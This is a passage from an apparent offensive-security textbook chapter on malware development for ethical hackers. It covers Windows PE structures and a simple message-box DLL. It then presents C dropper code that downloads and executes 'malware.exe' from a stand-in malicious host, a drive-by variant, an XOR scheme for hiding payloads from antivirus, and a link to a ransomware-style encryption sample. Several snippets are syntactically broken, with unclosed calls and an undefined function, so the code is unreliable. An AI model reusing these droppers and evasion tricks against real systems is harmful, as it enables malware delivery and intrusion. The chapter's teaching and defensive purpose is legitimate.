- **.rsrc**: The **.rsrc** is a resource section. It has details about resources. It often shows icons and pictures that are part of the file's resources. It starts with a resource directory structure, like most other sections, but the data in this section is further organized into a resource tree. **IMAGE_RESOURCE_DIRECTORY**, which is shown ahead, is the tree's root and nodes:

```
typedef struct _IMAGE_RESOURCE_DIRECTORY {
     DWORD   Characteristics;
     DWORD   TimeDateStamp;
     WORD    MajorVersion;
     WORD    MinorVersion;
     WORD    NumberOfNamedEntries;
     WORD    NumberOfIdEntries;
} IMAGE_RESOURCE_DIRECTORY, *PIMAGE_RESOURCE_DIRECTORY;
```

- **.edata**: The export data for an executable or DLL is stored in the **.edata** section. If this part is there, it will have an export directory that lets you get to the export information. The **IMAGE_EXPORT_DIRECTORY** structure is as follows:

```
typedef struct _IMAGE_EXPORT_DIRECTORY {
     ULONG   Characteristics;
     ULONG   TimeDateStamp;
     USHORT  MajorVersion;
     USHORT  MinorVersion;
     ULONG   Name;
     ULONG   Base;
     ULONG   NumberOfFunctions;
     ULONG   NumberOfNames;
     PULONG  *AddressOfFunctions;
     PULONG  *AddressOfNames;
     PUSHORT *AddressOfNameOrdinals;
} IMAGE_EXPORT_DIRECTORY, *PIMAGE_EXPORT_DIRECTORY;
```

Most of the time, exported symbols are in DLLs, but DLLs can also import symbols. The main goal of the export table is to link the names and/or numbers of the exported functions to their RVA or position in the process memory card.

- **Import Address Table**: The Import Address Table is made up of function pointers, and when DLLs are loaded, it is used to find the names of functions. A compiled app was made so that all API calls don't use straight addresses that are hardcoded but instead use a function pointer.

There are some small changes between writing C code for executables (**exe**) and for dynamic link libraries (**DLL**). How code is called within a module or program is the main difference between the two.

In the case of **exe**, there should be a method called **main** that the OS loader calls when a new process is ready. Your program starts running as soon as the operating system loader finishes its job.

When you want to run your application as a dynamic library, on the other hand, the loader has already set up the process in memory, and that process needs your **DLL** or any other **DLL** to be put into it. This could be because of the job that your **DLL** does.

So, **exe** needs a function called **main**, and **DLLs** need a function called **DllMain**. Basically, that's the only difference that matters.

Practical example

Let's create a simple DLL. To keep things simple, we make DLLs that only show a message box:

```
/*
 * Malware Development for Ethical Hackers
 * hack4.c
 * simple DLL
 * author: @cocomelonc
*/
#include <windows.h>
#pragma comment (lib, "user32.lib")
BOOL APIENTRY DllMain(HMODULE moduleHandle, DWORD actionReason, LPVOID reservedPointer) {
  switch (actionReason) {
  case DLL_PROCESS_ATTACH:
  MessageBox(
     NULL,
     "Hello from evil.dll!",
     "=^..^=",
     MB_OK
  );
  break;
  case DLL_PROCESS_DETACH:
  break;
  case DLL_THREAD_ATTACH:
  break;
  case DLL_THREAD_DETACH:
  break;
  }
  return TRUE;
}
```

It only has **DllMain**, which is a DLL library's main method. Unlike most other DLLs, this one doesn't list any exported calls. **DllMain** code is run right after DLL memory is loaded.

The first time that PE structures (including PE headers) are encountered, they may be difficult to understand. None of the fundamental parts of this book necessitate an in-depth knowledge of the PE structure. To make the malware perform more complex techniques, however, a deeper comprehension will be required, as some of the code requires parsing the PE file's headers and sections. This will probably be evident for readers in the following chapters.

The art of deceiving a victim's systems

We'll provide some simple examples of malware delivery techniques. Note that these are simplified examples and concepts; real-world malware often employs more sophisticated strategies and evasion techniques, which you can read about in future chapters:

- **Download and execute malware from a remote server**: A malware might be hosted on a remote server and a dropper program can be used to download and execute it:

```
#include <windows.h>
#include <urlmon.h>
#pragma comment(lib, "urlmon.lib")
int WINAPI WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance,
  LPSTR lpCmdLine, int nCmdShow) {
  URLDownloadToFile(NULL, "http://maliciouswebsite.com/malware.exe", "C:\\temp\\malware.exe", 0
  ShellExecute(NULL, "open", "C:\\temp\\malware.exe", NULL, NULL, SW_SHOWNORMAL);
  return 0;
}
```

- **Drive by downloads (malicious web sites)**: When a user visits a website with a malicious script, the script can download a malware executable onto the user's machine and run it. This is often achieved using JavaScript on the website but can also be demonstrated using a simple C program:

```
#include <windows.h>
#include <urlmon.h>
#pragma comment(lib, "urlmon.lib")
int main() {
  // The program can be triggered to run by visiting a website
  // that causes the execution of a script like this.
  URLDownloadToFile(NULL, "http://maliciouswebsite.com/malware.exe", "C:\\temp\\malware.exe", 0
  WinExec("C:\\temp\\malware.exe", SW_SHOW);
  return 0;
}
```

- **Antivirus (AV)/endpoint detection response (EDR) evasion tricks**: An effective way to evade AV is to employ encryption. This might involve encrypting a payload (i.e., the actual malicious code) and decrypting it only when it's about to be executed. The following is an oversimplified example demonstrating this concept:

```
#include <windows.h>
#include <stdio.h>
// Function to perform simple XOR encryption/decryption
void xor_encrypt_decrypt(char* input, char key) {
  char* iterator = input;
  while(*iterator) {
      *iterator ^= key;
      iterator++;
  }
}
int main() {
  char payload[] = "<MALICIOUS_PAYLOAD>";
  printf("original payload: %s\n", payload);
  // Encrypt the payload
  xor_encrypt_decrypt(payload, 'K');
  printf("encrypted payload: %s\n", payload);
  // At this point, the payload might not be recognized by AV
  // When we're ready to execute it, we decrypt it
```

```
    xor_encrypt_decrypt(payload, 'K');
    printf("decrypted payload: %s\n", payload);
    // Now we can execute our payload...
    hack();
    return 0;
}
```

- **Ransomware**: Ransomware is a form of malware that encrypts the victim's files. The perpetrator then demands a ransom from the victim in exchange for restoring access to the data. The motive for ransomware attacks is typically monetary, and unlike other types of attacks, the victim is typically informed of the exploit and given instructions on how to recover. To conceal their identity, attackers frequently demand payment in a virtual currency, such as Bitcoin. Ransomware attacks can be devastating, as they can result in the loss of sensitive or proprietary data, disruption of regular operations, monetary losses incurred to restore systems and files, and potential reputational damage to an organization. Real ransomware creation is unlawful and unethical, so we will not provide an example. Notably, malware development for offensive security use case policy explicitly prohibits the spreading of harmful content.
  Nonetheless, the following is a simplified example of file encryption using the **Windows API, which is a common component of ransomware attacks: https://github.com/PacktPublishing/Malware-Developme**nt-for-Ethical-Hackers/blob/main/chapter01/05-ransom-test/hack5.c.
  This is a simple example that demonstrates file encryption, which is a part of what ransomware does. However, it does not include other elements such as user notifications, ransom demands, key management (importantly, key destruction), network spreading, or any kind of persistence or anti-detection mechanisms. Also, it's not using a secure encryption mode. In future chapters, we will analyze the source codes of real ransomware.

Malware development is the same as software development and it also has its secrets and best practices. In this book, we will try to cover key tricks and techniques

Summary

In the realm of ethical hacking, understanding malware development is a vital and complex skill that transcends mere code writing. Malware development for ethical purposes involves the simulation, analysis, and study of malicious software to uncover tricks and techniques used by hackers, enhance defense mechanisms, and provide insight into potential threats.

By simulating malware, ethical hackers can develop robust security measures and preemptively guard against future attacks. For instance, a simple keylogger, written in C, can be designed to capture keystrokes, demonstrating how malware can covertly gather sensitive information. Another example might involve crafting a benign worm in C++ that propagates

across a controlled network, illustrating how malware can spread and the importance of network security.

By delving into these and other examples, we will have laid the foundation for understanding malware from an ethical perspective, emphasizing responsible practices, adherence to legal frameworks, and the essential role this knowledge plays in fortifying modern digital landscapes against increasingly sophisticated threats.

In the next chapter, we will look at various injection techniques, one of the classic tricks used in malware development.